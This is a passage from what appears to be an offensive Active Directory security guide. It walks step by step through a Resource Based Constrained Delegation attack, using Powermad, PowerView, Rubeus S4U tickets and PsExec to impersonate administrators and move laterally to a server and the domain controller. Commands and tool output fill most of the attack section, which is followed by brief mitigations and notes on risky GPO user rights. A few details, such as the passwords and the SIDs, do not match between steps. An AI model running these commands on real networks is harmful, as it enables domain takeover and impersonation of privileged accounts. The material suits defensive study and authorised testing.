
- **Requirements:** GenericWrite or equivalent on computer object, reconnaissance to discover who is a local admin on the targeted computers. All of the local admins are the ones that we can impersonate.

To check if there any computers with this configuration:

```
Get-ADComputer -Filter {msDS-AllowedToBehalfOfOtherIdentity -like "*" | Out-GridView
```

[Example]

Account Operators has by default GenericAll on most computer objects in AD. Since Elad Shamir discovered this awesome technique. **Account Operators** became even more powerful.



- Everything is done with PowerMad & PowerView and both tools can be found here: https://github.com/Kevin-Robertson/Powermad
- https://github.com/PowerShellMafia/PowerSploit

- First, we have to create a computer object in AD, because this computer object will be the trusted computer object on the targeted computer.

- **HackMe02** will be our fake computer
- **Passw0rd!** will be the password of the fake computer

```
Cd C:\Powermad-master

Import-Module \Powermad.ps1

New-MachineAccount -MachineAccount HackMe02 -Password $(ConvertTo-SecureString 'Passw0rd!' -AsPlainText -Force) -Verbose
```


```
PS C:\windows\system32> cd C:\Powermad-master\
PS C:\Powermad-master> Import-Module .\Powermad.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning
message. Do you want to run C:\Powermad-master\Powermad.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"): R
PS C:\Powermad-master> New-MachineAccount -MachineAccount HackMe02 -Password $(ConvertTo-SecureString 'Passw0rd' -AsPlai
nText -Force) -Verbose
VERBOSE: [+] Domain Controller = IDENTITY-DC.IDENTITY.local
VERBOSE: [+] Domain = IDENTITY.local
VERBOSE: [+] SAMAccountName = HackMe02$
VERBOSE: [+] Distinguished Name = CN=HackMe02,CN=Computers,DC=identity,DC=local
[+] Machine account HackMe02 added
PS C:\Powermad-master>
```

- Get the SID of the fake computer object that we just created.

```
PS C:\Powermad-master> Get-ADComputer HackMe02 -Prop SID


DistinguishedName : CN=HackMe02,CN=Computers,DC=IDENTITY,DC=local
DNSHostName       : HackMe02.identity.local
Enabled           : True
Name              : HackMe02
ObjectClass       : computer
ObjectGUID        : 4196cd1b-764d-44c3-94c7-127786b76f45
SamAccountName    : HackMe02$
SID               : S-1-5-21-1568615022-3734254442-823492033-1639
UserPrincipalName :
```


- Modify the security descriptor of **HackMe02$**
- Add the **SID** of your fake computer to the security descriptor.

```
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-1568615022-3734254442-823492033-1640)"

$SDBytes = New-Object byte[] ($SD.BinaryLength)

$SD.GetBinaryForm($SDBytes, 0)
```




- Now modify the AD Computer Object where you have **Write** permission on.
- **PowerView** will be used to do this.

```
Get-DomainComputer YourTargetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
```




- Now there is a value on the **msDS-AllowedToActOnBehalfOfOtherIdentity** attribute on-the targeted computer object in AD



- We are now going to perform our execution attack to take-over the computer object.
- This will be done with the tool Rubeus.

- We need to create a NT hash for the HackMe02 computer account.

```
Rubeus.exe hash /password:Passw0rd! /user:HackMe02 /domain:IDENTITY.local
```



- We now have the NT hash of our fake computer object that can impersonate **IdentityManager$**.

We can obtain the Kerberos ticket of **IdentityManager$** and impersonate users. In this example, I am going to impersonate the account **''SVC_IDM''** that is a local Admin on **IdentityManager$.**

TIP: Make sure that you add the dollar sign **$** at the end of the **/user** prefix of your created computer object and do not forget to type the FQDN of the targeted computer object.

```
Rubeus.exe s4u /user:HackMe02$ /domain:IDENTITY.local
/rc4:FC525C9683E8FE067095BA2DDC971889 /impersonateuser:SVC_IDM /msdsspn:cifs/Identi-
tyManager.Identity.local /ptt
```

```
C:\Rubeus-master\Rubeus\bin\Debug>Rubeus.exe s4u /user:HackMe02$ /domain:IDENTITY.local /rc4:FC525C9683E8FE067095BA2DDC9
71889 /impersonateuser:SVC_IDM /msdsspn:cifs/IdentityManager.Identity.local /ptt


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2

[*] Action: Ask TGT

[*] Using rc4_hmac hash: FC525C9683E8FE067095BA2DDC971889
[*] Building AS-REQ (w/ preauth) for: 'IDENTITY.local\HackMe02$'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

We can access the share on on the IdentityManager.Identity.local machine as the user **''SVC_IDM''**

```
C:\Rubeus-master\Rubeus\bin\Debug>dir \\IdentityManager\c$
 Volume in drive \\IdentityManager\c$ is Windows
 Volume Serial Number is 100D-3AD0

 Directory of \\IdentityManager\c$

01/09/2020  09:33 PM    <DIR>          Packages
08/22/2013  03:52 PM    <DIR>          PerfLogs
01/09/2020  09:44 PM    <DIR>          Program Files
01/09/2020  09:45 PM    <DIR>          Program Files (x86)
01/09/2020  09:55 PM    <DIR>          Users
01/09/2020  09:32 PM    <DIR>          Windows
01/09/2020  09:34 PM    <DIR>          WindowsAzure
               0 File(s)              0 bytes
               7 Dir(s)  114,079,088,640 bytes free
```

If above command does not work. **Try the following**:


Rubeus.exe s4u /user:HackMe02$ /domain:IDENTITY.local /rc4:FC525C9683E8FE067095BA2DDC971889 /impersonateuser:SVC_IDM /msdsspn:http/**IdentityManager** /altservice:cifs,host /ptt

We have moved laterally with the **SVC_IDM** account to **IdentityManager$** server by exploiting Resource Based Unconstrained Delegation.

```
c:\PSTools>PsExec.exe \\IdentityManager cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\windows\system32>hostname
IdentityManager

C:\windows\system32>whoami
identity\svc_idm

C:\windows\system32>_
```


[Move laterally to DC]

What happens when someone has GenericAll on the Domain Controller(s) computer account(s)? It would give the attacker the ability to move laterally to the DC and own the entire environment.




The first thing we have to do is create a fake computer object again.

```
Import-Module .\Powermad.ps1

New-MachineAccount -MachineAccount FAKEPC -Password $(ConvertTo-SecureString 'Mcrosoft123' -AsPlainText -Force) –Verbose
```




Second thing is to grab the SID of the fake computer account.

```
Get-ADComputer FAKEPC –Prop SID
```



Now we have to modify the security descriptor of the fake computer account, which includes adding the SID of the fake computer account to it.

```
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-1568615022-3734254442-823492033-1651)"

$SDBytes = New-Object byte[] ($SD.BinaryLength)

$SD.GetBinaryForm($SDBytes, 0)
```



Now we have to import PowerView to modify the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on the DC computer object.

```
Get-DomainComputer IDENTITY-DC | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
```

```
PS C:\Users\Eve\Desktop> Get-DomainComputer IDENTITY-DC | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://IDENTITY-DC.IDENTITY.LOCAL/DC=IDENTITY,DC=LOCAL
VERBOSE: [Get-DomainObject] Extracted domain 'IDENTITY.local' from 'CN=IDENTITY-DC,OU=Domain Controllers,DC=IDENTITY,DC=local'
VERBOSE: [Get-DomainSearcher] search base: LDAP://IDENTITY-DC.IDENTITY.LOCAL/DC=IDENTITY,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=CN=IDENTITY-DC,OU=Domain Controllers,DC=IDENTITY,DC=local)))
VERBOSE: [Set-DomainObject] Setting 'msds-allowedtoactonbehalfofotheridentity' to '1 0 4 128 20 0 0 0 0 0 0 0 0 0 0 0 36 0 0 0 1 2 0 0 0 0 0 5 32 0 0 0 32 2 0 0 2 0 44 0 1 0 0 0 0 0 36 0 255 1 15 0 1 5 0 0 0 0 0 5 21 0 0 0 110 42 127 93 106 51 148 222 193 125 21 49 115 6 0 0' for object 'IDENTITY-DC$'
PS C:\Users\Eve\Desktop>
```

Check if there has been a value set on the DC computer object. Again, this is done with PowerView.

```
Get-DomainComputer IDENTITY-DC -Properties 'msds-allowedtoactonbehalfofotheridentity'
```

```
PS C:\Users\Eve\Desktop> Get-DomainComputer IDENTITY-DC -Properties 'msds-allowedtoactonbehalfofotheridentity'

msds-allowedtoactonbehalfofotheridentity
----------------------------------------
{1, 0, 4, 128...}
```

We are nearly done, but to finish it. We need to generate a NT hash first for our fake computer object. This can be done with Rubeus.

```
Rubeus.exe hash /password:Microsoft123 /user:FAKEPC /domain:IDENTITY.local
```

```
:\Rubeus-master\Rubeus\bin\Debug>Rubeus.exe hash /password:Microsoft123 /user:FAKEPC /domain:IDENTITY.local


 ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v1.4.2


[*] Action: Calculate Password Hashes

[*] Input password             : Microsoft123
[*] Input username             : FAKEPC
[*] Input domain               : IDENTITY.local
[*] Salt                       : IDENTITY.LOCALFAKEPC
[*]       rc4_hmac             : 72F48F7CDDFE6D43EAECD28166780F73
[*]       aes128_cts_hmac_sha1 : 138ECBFDEBCBB996EE889594D49A3E22
[*]       aes256_cts_hmac_sha1 : C121823800D78EAF2ADAFF49181A80559D7FB87D543B91F6483FDD2202609D3E
[*]       des_cbc_md5          : DA454FEA104CFDCB
```

Now we can start impersonating users in the domain. In this example. I have decided to impersonate the user ''Testing'' that is an Enterprise Admin.

Rubeus.exe s4u /user:**FAKEPC$** /domain:IDENTITY.local /rc4:**72F48F7CDDFE6D43EAECD28166780F73** /impersonateuser:**Testing** /msdsspn:cifs/**IDENTITY-DC.IDENTITY.local** /ptt

```
C:\Rubeus-master\Rubeus\bin\Debug>Rubeus.exe s4u /user:FAKEPC$ /domain:IDENTITY.local /rc4:72F48F7CDDFE6D43EAECD2816678
F73 /impersonateuser:Testing /msdsspn:cifs/IDENTITY-DC.IDENTITY.local /ptt


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 72F48F7CDDFE6D43EAECD28166780F73
[*] Building AS-REQ (w/ preauth) for: 'IDENTITY.local\FAKEPC$'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```


Despite that, I have the Kerberos ticket of Testing. I still can't access the share on the Domain Controller.

```
C:\Rubeus-master\Rubeus\bin\Debug>klist

Current LogonId is 0:0xc1fde

Cached Tickets: (1)

#0>     Client: Testing @ IDENTITY.LOCAL
        Server: cifs/IDENTITY-DC.IDENTITY.local @ IDENTITY.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 1/12/2020 13:51:26 (local)
        End Time:   1/12/2020 23:51:26 (local)
        Renew Time: 1/19/2020 13:51:26 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

C:\Rubeus-master\Rubeus\bin\Debug>dir \\IDENTITY-DC\c$
Access is denied.
```

If this is the case, try with the following to see if it is possible.

Rubeus.exe s4u /user:**FAKEPC$** /domain:IDENTITY.local /rc4:**72F48F7CDDFE6D43EAECD28166780F73** /impersonateuser:**Testing** /msdsspn:http/**IDENTITY-DC** /altservice:cifs,host /ptt

Final result has been achieved. We have moved laterally to the Domain Controller by exploiting this Resource Based Constrained Delegation, attack. Eve had GenericAll on the DC computer account, because of poor delegation.



- **NOTE:** Despite that you have the credentials and the rights on the computer object does not mean you can immediately perform this attack, because if you do not have the access, connectivity to the resource.

• 4.3 - Mitigations

- Remove Resource Based Delegation on Computer Objects

```
Set-ADComputer YourTargetComputer -PrincipalsAllowedToDelegateToAccount $Null
```

- Ensure that all Tier 0 admins are member of the Protected Users, group.
- Ensure that all Tier 0 admins have the ''Account is sensitive and cannot be delegated'' checkmark.
- Disable Print Spoolers on all Domain Controllers
- Never ever use Unconstrained or Constrained or whatever the vendor requires it. Do not use it, never.
- There is no reason to delegate users or groups on computer objects. Look in your environment to see if there are users with GenericAll / GenericWrite or equivalent and remove them.

- 5.1 – Interesting configurations in DC GPOs

Summary

Group Policy is a Windows feature that contains different settings. Organizations are using Group Policy for central management, such as user accounts, computer settings, operating system and so on.

Settings that are configured in GPOs are always valuable recon information for an attacker. User Rights might be configured on a poor way that can be exploited.

- Find GPO's that are linked to the Domain Controllers

Get-ADOrganizationalUnit -Filter {name -eq "Domain Controllers"}

- Interesting information -> User Right Assignment

User Right (Assignment)	Impact
Take ownership of files or other object	Change the owner of every object in AD. In-cluding the Domain Admins, group.
Enable computer and user accounts to be trusted for delegation	Enable Unconstrained Delegation, but Read/Write permission is required on user/computer object.
Backup files and directories **Restore files and directories**	Rights to move laterally to the DC. Check 7.1 & 8.1
Allow log on locally	Rights to log on locally to the DC
Allow log on through Remote Desktop Ser-vices	RDP access to the DC

- **Example:** SeTakeOwnerShipPrivileges – GPO linked to DC


"Any users with the Take ownership of files or other objects user right can take control of any object, regardless of the permissions on that object, and then make any changes that they want to make to that object." – Microsoft

If this permission has been set on a GPO and that GPO is linked to the Domain Controller. An attacker is able to change the ownership of every object in AD.


This includes all the high-privileges accounts and groups, such as Domain Admins and Enterprise Admins.

- Example

User ''**Windows**'' has the rights to take over every object in AD.



- He or she is now able to take ownership of every object in AD including the Domain Admins, group.




- 5.2 – Wrong delegated permissions on Group Policies

This is the Administrative Tier Model of Microsoft. Tier 0 servers are considered as the critical servers of an organization. You can think of Azure AD Connect, ADFS, NPS, PKI, DC's, etc.

